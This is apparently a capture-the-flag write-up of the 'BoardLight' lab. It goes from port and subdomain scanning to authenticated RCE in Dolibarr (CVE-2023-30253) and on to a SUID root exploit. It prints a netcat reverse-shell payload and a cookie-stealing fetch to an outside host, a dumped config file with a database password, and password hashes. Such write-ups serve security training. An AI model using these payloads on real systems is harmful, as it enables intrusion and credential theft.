


# Information Gathering

## 1) Found open ports

```
vigneswar@VigneswarPC: ~  
$ sudo nmap 10.129.116.91 -p- -sV --min-rate 1000 --open  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-26 10:30 IST  
Nmap scan report for 10.129.116.91  
Host is up (1.7s latency).  
Not shown: 60324 closed tcp ports (reset), 5209 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 100.27 seconds
```

## 2) Checked the website



## 3) Checked for pages

```
(vigneswar@VigneswarPC)-[~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.129.116.91/FUZZ.php' -ic -t 200

Request
Host: 10.129.116.91
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
v2.1.0-dev

Response
HTTP/1.1 200 OK
Date: Sun, 26 May 2024 09:13:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 35549
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<title>404 Not Found</title>
</head>
<body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.129.116.91 Port 80</address>
</body>
</html>

:: Method : GET
:: URL : http://10.129.116.91/FUZZ.php
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 200
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

index [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 629ms]
about [Status: 200, Size: 15949, Words: 6243, Lines: 518, Duration: 671ms]
contact [Status: 200, Size: 9100, Words: 3084, Lines: 281, Duration: 646ms]
do [Status: 200, Size: 9426, Words: 3295, Lines: 295, Duration: 624ms]
[Status: 200, Size: 9209, Words: 3173, Lines: 295, Duration: 294ms]
[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 603ms]
:: Progress: [87651/87651] :: Job [1/1] :: 345 req/sec :: Duration: [0:06:27] :: Errors: 0 ::
```

4) The server sends a different message on php files

```
(vigneswar@VigneswarPC)-[~]
$ curl http://10.129.116.91/test.ph
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.129.116.91 Port 80</address>
</body></html>

(vigneswar@VigneswarPC)-[~]
$ curl http://10.129.116.91/test.php
File not found.
```

5) Found a subdomain

```
(vigneswar@VigneswarPC)-[~]
$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10.129.116.91/' -H "Host: FUZZ.board.htb" -ic -t 200 -fs 15949


Request
Host: 10.129.116.91
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
v2.1.0-dev


Response
HTTP/1.1 200 OK
Date: Sun, 26 May 2024 09:13:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 35549
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
<title>404 Not Found</title>
</head>
<body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at 10.129.116.91 Port 80</address>
</body>
</html>

:: Method : GET
:: URL : http://10.129.116.91/
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header : Host: FUZZ.board.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 200
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 15949

crm [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 1007ms]
:: Progress: [4989/4989] :: Job [1/1] :: 176 req/sec :: Duration: [0:00:19] :: Errors: 0 ::
```





# Dolibarr

Software :

Dolibarr ERP CRM is an open source, free software package for companies of any size, foundations or freelancers. It includes different features for enterprise resource planning and customer relationship management but also other features for different activities. [Wikipedia](#)

**Programming language:** PHP

**License:** GNU General Public License 3.0

**Stable release:** 19.01 / 17 March 2024; 2 months ago

## ***Vulnerability Assessment***



1) The dolibarr version is vulnerable to authenticated RCE

# 🚩 CVE-2023-30253 Detail

## Description

Dolibarr before 17.0.1 allows remote code execution by an authenticated user via an uppercase manipulation: <?PHP instead of <?php in injected data.

2) Tried with default credentials ( Vulnerable to common credentials use)



## Exploitation

1) Injected revshell code in template

Website - Test — Mozilla Firefox

Website - Test

crm.board.htb/website/index.php?website=Test&pageid=56&action=edit&source&token=0028ffb12292cb794a7480dfe60d22c

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Tools Websites

Website: Test

Page: [page 005] index - index

HTML Source - Show more/less lines 29:49

```
1 <!-- Enter here your HTML content. Add a section with an id tag and tag contenteditable="true" if you want to use the inline editor for the content -->
2
3 <?php includeContainer('header'); ?>
4
5 <?PHP system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.38 4444 >/tmp/f;"); ?>
6 <script>fetch("http://10.10.14.38/?c="+document.cookie);</script>
7 <section id="mysection1" contenteditable="true">
8     <main>
9         <section class="hero">
10             <div class="container">
11                 <div class="row">
12                     <div class="col-lg-5 col-12 m-auto">
13                         <div class="heroText">
14                             <h1 class="text-white mb-lg-5 mb-3">
15                                 Delicious Steaks
16                             </h1>
17
18                             <div class="c-reviews my-3 d-flex flex-wrap align-items-center">
19                                 <div
20                                     class="d-flex flex-wrap align-items-center">
21                                     <div class="reviews-stars">
22                                         <i
23                                             class="bi-star-fill reviews-icon"
24                                         ></i>
25                                         <i
26                                             class="bi-star-fill reviews-icon"
27                                         ></i>
28                                         <i
29                                             class="bi-star-fill reviews-icon"
30                                         ></i>
31                                         <i
32                                             class="bi-star-fill reviews-icon"
33                                         ></i>
34                                         <i class="bi-star reviews-icon"></i>
35                                     </div>
36                                 </div>
37                             </div>
38                         </div>
39                     </div>
40                 </div>
41             </div>
42         </section>
43     </main>
44 </section>
```

vigneswar@VigneswarPC: ~

```
(vigneswar@VigneswarPC)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.38] from (UNKNOWN) [10.129.116.91] 58590
bash: cannot set terminal process group (869): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/website$
```

2) Found database credentials

```

www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ cat conf.php | grep "="
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrownner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
$dolibarr_main_authentication='dolibarr';
//$dolibarr_main_demo='autologin,autopass';
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrftcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';
//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDFI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';
//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$

```

dolibarrownner:serverfun2\$2023!!

```

www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ mysql -u dolibarrownner -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 160
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

```
mysql> select login,pass_crypted from llx_user;
```

login	pass_crypted
dolibarr	\$2y\$10\$VevoimSke5Cd1/nX1QL9Su6RstkTRe7UX10r.cm8bZo56NjCMJzCm
admin	\$2y\$10\$gIEK0L7VZnr5KLbBDzGbL.YuJxwz5SdL5ji3SEuiUSLULgAhhjH96

2 rows in set (0.00 sec)



3) The password worked for larissa user

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ su larissa
Password:
larissa@boardlight:/var/www/html/crm.board.htb/htdocs/conf$ |
```

## ***Privilege Escalation***

1) Found a vulnerable binary with suid bit

<https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit>

```
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../../tmp/: can't find in /etc/fstab.
# whoami
root
```